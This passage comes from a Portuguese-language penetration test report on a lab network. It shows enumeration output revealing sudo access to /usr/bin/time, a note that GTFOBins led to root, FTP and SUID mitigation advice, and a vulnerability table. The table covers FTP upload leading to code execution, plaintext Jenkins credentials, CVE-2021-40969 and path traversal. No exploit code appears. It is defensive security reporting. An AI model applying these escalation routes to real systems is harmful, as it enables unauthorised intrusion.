```
root@re  
0.0.0.0:* LISTEN -  
:::* LISTEN -  
:::* LISTEN -  
:::* LISTEN -  
Can I sniff with tcpdump?  
No  
Users Information  
My user  
https://book.hacktricks.xyz/linux-unix/privilege-escalation#users  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
Do I have PGP keys?  
/usr/bin/gpg  
netpgpkeys Not Found  
netpgp Not Found  
Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d  
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid  
Matching Defaults entries for www-data on SRVFTP:  
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\  
User www-data may run the following commands on SRVFTP:  
(root) NOPASSWD: /usr/bin/time  
Checking sudo tokens
```


No GTFOBins (<https://gtfobins.github.io/>), verificamos qual comando permite usar o comando "time" como "sudo" conforme imagem abaixo.




Figura 3.15 – Evidência da lógica para a exploração da vulnerabilidade




Figura 3.16– Evidência da flag, hostname, RA e endereço IP

O acesso de Root foi obtido e a flag foi encontrada.

Flag: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

Recomendações para Mitigação de Vulnerabilidades no Serviço de FTP

Para fortalecer a segurança do serviço FTP e reduzir riscos associados a acessos indevidos, é essencial a implementação de controles técnicos e administrativos adequados.

Configuração Segura do Servidor FTP

- **Desativação do acesso anônimo:** O acesso anônimo deve ser desativado sempre que possível. Caso seja estritamente necessário, limite-o apenas para downloads, impedindo uploads não autenticados.
- **Restrição de diretórios:** O servidor FTP deve ser configurado para servir arquivos exclusivamente de um diretório específico, evitando o compartilhamento do diretório raiz (/) ou de discos inteiros, a menos que a partição seja destinada apenas a informações públicas.
- **Controle de uploads anônimos:** Se o upload anônimo for indispensável, deve ser configurado um ambiente restrito onde os arquivos não possam ser acessados por outros usuários não autenticados. Essa configuração evita abusos e uso indevido do servidor.
- **Monitoramento contínuo:** Para servidores Unix, é fundamental implementar monitoramento regular da área FTP para identificar possíveis abusos ou acessos não autorizados. Ferramentas como Baseline podem ser utilizadas para esse fim.
- **Desativação de serviços desnecessários:** Reduzir a superfície de ataque desabilitando serviços que não são essenciais para o funcionamento do FTP.

Gerenciamento de Permissões e Proteção Contra Escalada de Privilégios

- **Revisão de permissões de arquivos:** Certifique-se de que arquivos e diretórios possuem permissões adequadas, evitando configurações que permitam execução ou modificação indevida por usuários não autorizados.
- **Controle de arquivos com permissão SUID:** A presença de arquivos com permissão SUID deve ser analisada e minimizada. Essa permissão especial permite que o arquivo seja executado com os privilégios do usuário que o criou, o que pode levar à escalada de privilégios caso explorado por um atacante.

A aplicação dessas recomendações melhora significativamente a segurança do servidor FTP, reduzindo os riscos de acesso indevido, upload de arquivos maliciosos e escalonamento de privilégios, além de reforçar a conformidade com boas práticas de segurança da informação.

Referências:

<https://www.bu.edu/tech/about/security-resources/bestpractice/ftp/#:~:text=If%20you%20need%20to%20allow,your%20server%20will%20be%20abused.>

<https://www.rapid7.com/db/vulnerabilities/FTP-GENERIC-0002>

Lista de Vulnerabilidades

Nesta seção apresentamos de forma tabular, a fim de facilitar a consulta do leitor, a lista das vulnerabilidades encontradas. As vulnerabilidades estão categorizadas de acordo com a descrição a seguir:

- **1 Informacional:** Vulnerabilidades que expõem informações não necessárias ao atacante.
- **2 Baixa:** Vulnerabilidades que possibilita acesso a informações de sistemas que possibilitam identificação de vulnerabilidades no sistema.
- **3 Média:** Vulnerabilidades que não atuam com dados sensíveis ao atante.
- **4 Alta:** Vulnerabilidades que possibilitam comprometimento a disponibilidade, integridade ou confidencialidade da informação.
- **5 Crítica:** Vulnerabilidades que permitem acesso a dados sensíveis ou execução de código no servidor vulnerável

Ativo	Risco	Vulnerabilidade
192.168.80.3 192.168.80.113 192.168.80.200 192.168.80.201 192.168.80.202	3	A análise inicial do ambiente por meio da varredura de rede permitiu a identificação de serviços disponíveis, portas abertas e URLs acessíveis , fornecendo insumos para o planejamento e execução dos ataques. Esses dados foram essenciais para definir vetores de exploração , possibilitando a identificação de vulnerabilidades presentes nos sistemas expostos.
192.168.80.3	5	Foi identificada uma vulnerabilidade crítica no serviço FTP , que permitiu o upload de arquivos contendo código malicioso . Essa falha possibilitou a execução remota do código no servidor, abrindo caminho para comprometimento do sistema, escalonamento de privilégios e movimentação lateral dentro da rede..
192.168.80.3 192.168.80.113 192.168.80.200 192.168.80.201 192.168.80.202	5	O gerenciamento adequado das permissões de arquivos é essencial para evitar a escalada de privilégios e impedir que usuários não autorizados executem ações com permissões elevadas. Uma das configurações mais críticas é a permissão especial SUID (Set User ID) . Arquivos com SUID são executados com os privilégios do proprietário do arquivo, independentemente do usuário que os executa. Se um arquivo com SUID for propriedade do root , qualquer usuário que o execute terá privilégios elevados , o que pode ser explorado por atacantes para obter controle total do sistema.
192.168.80.113	4	Durante a análise de segurança, foi identificado que as credenciais de administrador do serviço Jenkins estavam armazenadas em texto claro .
192.168.80.113	2	Foi identificado que a aplicação manteve usuários e permissões padrão , o que representa uma vulnerabilidade significativa. A utilização de credenciais padrão ou configurações de acesso predefinidas facilita ataques automatizados, como tentativas de login com listas de credenciais conhecidas e exploits direcionados a configurações padrão de software .

192.168.80.3 192.168.80.113 192.168.80.200 192.168.80.201 192.168.80.202	2	A ausência de monitoramento contínuo e análise de logs nos servidores representa uma falha crítica na segurança, dificultando a detecção de atividades suspeitas, tentativas de ataque e acessos não autorizados . Sem um sistema de auditoria eficaz, a organização fica vulnerável a movimentações maliciosas não detectadas , comprometendo a capacidade de resposta a incidentes.
192.168.80.200 192.168.80.113 192.168.80.202	2	A presença de serviços desatualizados no ambiente representa um risco crítico, pois sistemas que não recebem atualizações regulares tornam-se vulneráveis a exploração de falhas conhecidas , muitas das quais possuem exploits públicos disponíveis .
192.168.80.200 192.168.80.201	3	A validação de entrada (input validation) e a limitação do tráfego gerado por bots são medidas essenciais para prevenir ataques baseados na manipulação de dados e reduzir o impacto de acessos automatizados maliciosos .
192.168.80.202	5	CVE-2021-40969 Remote Code Execution Vulnerability
192.168.80.201	3	O ataque de Path Transversal, seu o objetivo de acessar arquivos e diretórios que estão armazenados fora do diretório utilizado pela aplicação (Webroot).
192.168.80.3	1	Durante a análise do ambiente, foi identificado que o serviço SSH estava ativo na porta 22 . No entanto, essa informação não foi explorada como parte do vetor de ataque no teste de intrusão.